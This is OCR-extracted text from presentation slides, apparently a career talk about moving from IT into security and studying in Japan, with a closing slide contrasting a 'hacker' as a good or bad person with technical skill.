
IT to Security




IT to Security



IT to Security



Study in Japan



Last

- Smart Enough
- Kind Enough
- Care Enough

Q & A

Hacker

Good person + Tech

Hacker

Bad person + Tech

Attacker?

Bad person